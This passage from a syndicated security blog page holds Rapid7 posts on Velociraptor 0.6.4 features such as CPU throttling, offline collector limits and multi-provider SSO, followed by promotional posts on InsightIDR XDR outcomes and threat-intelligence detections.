
In 0.6.4, we’ve implemented a feedback-based throttler that can control VQL queries to a target average CPU utilization. Since CPU utilization is easy to measure, it’s a more meaningful control. The throttler actively measures the Velociraptor process’s CPU utilization, and when the simple moving average (SMA) rises above the limit, the query is paused until the SMA drops below the limit.

Velociraptor Version 0.6.4: Dead Disk Forensics and Better Path Handling Let You Dig Deeper
Selecting resource controls for collections


The above screenshot shows the latest resource controls dialog. You can now set a target CPU utilization between 0 and 100%. The image below shows how that looks in the Windows task manager.

Velociraptor Version 0.6.4: Dead Disk Forensics and Better Path Handling Let You Dig Deeper
CPU control keeps Velociraptor at 15%

By reducing the allowed CPU utilization, Velociraptor will be slowed down, so collections will take longer. You may need to increase the collection timeout to correspond with the extra time it takes.

Note that the CPU limit refers to a percentage of the total CPU resources available on the endpoint. So for example, if the endpoint is a 2 core cloud instance a 50% utilization refers to 1 full core. But on a 32 core server, a 50% utilization is allowed to use 16 cores!

IOPS limits

On some cloud resources, IO operations per second (IOPS) are more important than CPU loading since cloud platforms tend to rate limit IOPS. So if Velociraptor uses many IOPS (e.g. in Yara scanning), it may affect the legitimate workload.

Velociraptor now offers limits on IOPS which may be useful for some scenarios. See for example here and here for a discussion of these limits.

The offline collector resource controls

Many people use the Velociraptor offline collector to collect artifacts from endpoints that they’re unable to install a proper client/server architecture on. In previous versions, there was no resource control or time limit imposed on the offline collector, because it was assumed that it would be used interactively by a user.


However, experience shows that many users use automated tools to push the offline collector to the endpoint (e.g. an EDR or another endpoint agent), and therefore it would be useful to provide resource controls and timeouts to control Velociraptor acquisitions. The below screenshot shows the new resource control page in the offline collector wizard.

Velociraptor Version 0.6.4: Dead Disk Forensics and Better Path Handling Let You Dig Deeper
Configuring offline collector resource controls

GUI changes

Version 0.6.4 brings a lot of useful GUI improvements.

Notebook suggestions


Notebooks are an excellent tool for post processing and analyzing the collected results from various artifacts. Most of the time, similar post processing queries are used for the same artifacts, so it makes sense to allow notebook templates to be defined in the artifact definition. In this release, you can define an optional suggestion in the artifact yaml to allow a user to include certain cells when needed.


The following screenshot shows the default suggestion for all hunt notebooks: Hunt Progress. This cell queries all clients in a hunt and shows the ones with errors, running and completed.

Velociraptor Version 0.6.4: Dead Disk Forensics and Better Path Handling Let You Dig Deeper
Hunt notebooks offer a hunt status cell

Velociraptor Version 0.6.4: Dead Disk Forensics and Better Path Handling Let You Dig Deeper
Hunt notebooks offer a hunt status cell

Multiple OAuth2 authenticators

Velociraptor has always had SSO support to allow strong two-factor authentication for access to the GUI. Previously, however, Velociraptor only supported one OAuth2 provider at a time. Users had to choose between Google, Github, Azure, or OIDC (e.g. Okta) for the authentication provider.

This limitation is problematic for some organizations that need to share access to the Velociraptor console with third parties (e.g. consultants need to provide read-only access to customers).


In 0.6.4, Velociraptor can be configured to support multiple SSO providers at the same time. So an organization can provide access through Okta for their own team members at the same time as Azure or Google for their customers.

Velociraptor Version 0.6.4: Dead Disk Forensics and Better Path Handling Let You Dig Deeper
The Velociraptor login screen supports multiple providers

The Velociraptor knowledge base

Velociraptor is a very powerful tool. Its flexibility means that it can do things that you might have never realized it can! For a while now, we’ve been thinking about ways to make this knowledge more discoverable and easily available.

Many people ask questions on the Discord channel and learn new capabilities in Velociraptor. We want to try a similar format to help people discover what Velociraptor can do.

The Velociraptor Knowledge Base is a new area on the documentation site that allows anyone to submit small (1-2 paragraphs) tips about how to do a particular task. Knowledge base tips are phrased as questions to help people search for them. Provided tips and solutions are short, but they may refer users to more detailed information.

If you learned something about Velociraptor that you didn’t know before and would like to share your experience to make the next user’s journey a little bit easier, please feel free to contribute a small note to the knowledge base.

Importing previous artifacts

Updating the VQL path handling in 0.6.4 introduces a new column called OSPath (replacing the old FullPath column), which wasn’t present in previous versions. While we attempt to ensure that older artifacts should continue to work on 0.6.4 clients, it’s possible that the new VQL artifacts built into 0.6.4 won’t work correctly on older versions.


To make migration easier, 0.6.4 comes built in with the Server.Import.PreviousReleases artifact. This server artifact will load all the artifacts from a previous release into the server, allowing you to use those older versions with older clients.

Velociraptor Version 0.6.4: Dead Disk Forensics and Better Path Handling Let You Dig Deeper
Importing previous versions of core artifacts

Try it out!

If you’re interested in the new features, take Velociraptor for a spin by downloading it from our release page. It’s available for free on GitHub under an open source license.

As always, please file bugs on the GitHub issue tracker or submit questions to our mailing list by emailing [email protected]. You can also chat with us directly on our discord server.

Learn more about Velociraptor by visiting any of our web and social media channels below:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

3 Ways InsightIDR Users Are Achieving XDR Outcomes

Post Syndicated from Jesse Mack original https://blog.rapid7.com/2022/04/12/3-ways-insightidr-users-are-achieving-xdr-outcomes/

3 Ways InsightIDR Users Are Achieving XDR Outcomes

The buzz around extended detection and response (XDR) is often framed in the future tense — here’s what it will be like when we can start bringing more sources of telemetry into our detections, or what will happen when we can use XDR to really start reducing false positives. But users of InsightIDR, Rapid7’s cloud SIEM and XDR solution, are already making those outcomes a reality.

Turns out, InsightIDR has been doing XDR for a long time, bringing those promised results to life before the industry started to associate them with XDR. Here are 3 ways our customers are benefiting from those outcomes.

1. Gain greater visibility

You can’t manage what you don’t measure — and you certainly can’t measure what you don’t see or know is happening. The same applies to threat detection. If you never detect malicious activity, you never have a chance to respond or remediate — until you’re already reeling from the impacts of a breach and trying to limit the damage.

Greater visibility is part of the promise of XDR. By bringing in a wider range of telemetry sources than security operations center (SOC) teams have previously had access to, XDR aims to paint a fuller picture of attacker behavior, so security teams can better analyze and respond to it.

And as it turns out, this enhanced visibility is one of the key benefits InsightIDR has been helping users achieve.

“Rapid7 InsightIDR gives us visibility into the activities on our servers and network. Before, we were blind,” says Karien Greeff, Director, Security at ODEK Technologies.

For many users, this boost in visibility is translating directly into more effective action.

“Rapid7 InsightIDR vastly improved the visibility of our network, endpoints, and weak spots. We now have the ability to respond to threats we didn’t see before we had InsightIDR,” says Robert Middleton, Network Administrator at CU4SD.

2. Focus on what matters

Of course, visibility is only as good as what you do with it. Alert fatigue is a problem SOC analysts know all too well — so if you can suddenly detect a wealth of additional activity on your network, you need some way to prioritize that information.

InsightIDR user Kerry LeBlanc, who is responsible for cybersecurity at medical technology innovator Bioventus, notes that next-level visibility — “Everything comes into InsightIDR. I mean, everything,” he quips in a case study — is just the start of the improvements the tool has made for Kerry and his team.

“The other major change, and this is part of extended detection and response (XDR), is being able to correlate, analyze, prioritize, and remediate as quickly as possible. Rapid7 does that because it has visibility into everything,” he says. “It can build context around the threats and the events. It can help prioritize them for a higher level of awareness. I can focus on them a lot quicker, and it gives me the opportunity to reduce severity and eliminate further impact.”

Kerry isn’t the only one who’s using InsightIDR to help filter out the noise and focus on the alerts that truly matter.

“Rapid7 InsightIDR has given us the ability to hone in on specific incidents without the need to remove the unnecessary chatter,” says one VP of security at a large enterprise financial services company. “We now have the ability to view our environment with a single pane of glass providing relative information quickly.”

3. Do more with one tool

The relationship between XDR and SIEM has been much talked about in security circles, and it’s still a dynamic question. While some see these markets colliding at some point in the distant future, others identify SIEM and XDR as solving separate but complementary use cases. Nevertheless, the ability to consolidate tools and do more with a single solution is one of the hopes for XDR — and some InsightIDR users are already beginning to make that a reality.

“InsightIDR has been a great tool that is easy to deploy and cover several needed security functions such as SIEM, deception, EDR, UBA, alerting, threat feeds, and reporting,” a Senior Director of Security says via Gartner Peer Insights.

That streamlining of the security tech stack can be especially impactful for organizations that haven’t updated their threat detection solutions in some time.

“With Rapid7 InsightIDR, we were able to eliminate multiple old products and workflows,” says one Chief Security Officer at a medium enterprise media and entertainment company.

Start seeing XDR outcomes now

If you’re considering whether to embrace XDR at your organization, it might seem like the payoff will be further down the line, when the product category truly reaches maturity — but as the attack landscape grows increasingly complex, security analysts simply don’t have the luxury to wait. Luckily, those benefits might be closer than you think. With InsightIDR, customers are already enjoying many of the outcomes that SOC teams are seeking from XDR adoption: more visibility, improved signal-to-noise, and a more consolidated security stack.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

MDR Plus Threat Intel: 414 New Detections in 251 Days (You’re Welcome)

Post Syndicated from Sam Adams original https://blog.rapid7.com/2022/04/06/mdr-plus-threat-intel-414-new-detections-in-251-days-youre-welcome/

MDR Plus Threat Intel: 414 New Detections in 251 Days (You’re Welcome)

Last summer, Rapid7 acquired IntSights and its advanced external threat intelligence solution (now Threat Command by Rapid7). Threat Command monitors hundreds of thousands of sources across the clear, deep, and dark web, identifying malicious actors and notifying customers of potential attacks against their organizations.

The reason for the acquisition? With these external intelligence sources built into InsightIDR, its breadth of high-fidelity, low-noise detections would be unmatched.

Detections have been a Rapid7 thing since the start.

In an industry focused on ingesting data – and placing the burden on security teams to write their own detections – we went another way. We went detections first, delivering the most robust set of actionable detections out of the box.

Today, our detections library includes threat intelligence from our open-source communities, advanced attack surface mapping, proprietary machine learning, research projects, real-world follow-the-sun security operations center (SOC) experience, and 2.1+ trillion weekly security events observed across our detection and response (D&R) platform.

Now, Threat Command’s threat intelligence platform (TIP) content is integrated with our leading detection and response products and services. You get earlier threat identification and faster remediation.

MDR and InsightIDR customers have an even larger, expertly curated library

Right now, Rapid7 customers can find a lot more needles in haystacks. And we’ve made sure you can spot them quickly, easily, and reliably.

Our Threat Intelligence and Detection Engineering Team (TIDE) has done its work developing signatures and analytic detections for existing and emerging threats. TIDE analysts continuously provide InsightIDR users and managed detection and response (MDR) SOC analysts with the surrounding context needed to defend against threats with new detection mechanisms for vulnerability exploits and attack campaigns.

The detections are for newcomers as well as familiar names like the notorious Russian hacking group EvilCorp. As always, detections ensure coverage for various indicators of compromise (IOCs) that they and other attackers use in the wild.

Think of us as your research and execution team: As additional IOCs are added to the Rapid7 Threat Command Threat Library, they are automatically tested and applied to your logs to create alerts when identified.

What’s better and better, by the numbers

Now, InsightIDR has your back with:

  • 138 threats powered by Threat Command’s Threat Library
  • 414 detection rules powered by dynamic IOC feeds
  • Monitoring for all IOCs associated with each threat actor is automatic as they are added to the Threat Library

The mission is always to deliver more actionable alerts (with recommendations) and to reduce noise. So our TIDE Team tests IOCs and disables those we find to be unsuitable for alerting.

And this is just the beginning: All detections improve in fidelity over time as our MDR analysts inform the threat intelligence team of rule suppressions to provide a tailored approach for customers, add granularity, reduce noise, and avoid recurrency. And as Threat Command adds IOCs, they’ll turn into meticulous, out-of-the-box detections – whether you use InsightIDR, rely on our MDR SOC analysts, or collaborate with us to keep your environment secure.

If you’re an MDR customer or just considering it, here are other numbers to know:

  • With a 95% 4-year analyst retention rate, Rapid7 is an employer of choice during the cybersecurity staffing crisis and The Great Resignation
  • Our team of 24/7/365  global SOC analysts are proven threat hunters and DFIR experts
  • Together, the staff has a combined  500+ security certifications

Now, with even more detections, the strongest back-end system capturing threats as they evolve, and unmatched knowledge in the field, you can level up your D&R program with Rapid7 InsightIDR — or a partnership with the best-in-breed MDR analyst teams out there.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

What’s New in InsightIDR: Q1 2022 in Review

Post Syndicated from Margaret Wei original https://blog.rapid7.com/2022/04/05/whats-new-in-insightidr-q1-2022-in-review/

Introducing new InsightIDR capabilities to accelerate your detection and response program

What's New in InsightIDR: Q1 2022 in Review

When we talk to customers and security professionals about what they need more of in their security operations center (SOC), there is one consistent theme: time. InsightIDR — Rapid7’s leading cloud SIEM and XDR — helps teams cut through the noise and accelerate their detection and response, without sacrificing comprehensive coverage across modern environments and advanced attacks. This Q1 2022 recap post digs into some of the latest investments we’ve made to drive tangible time savings for customers, while still leveling up your detection and response program with InsightIDR.

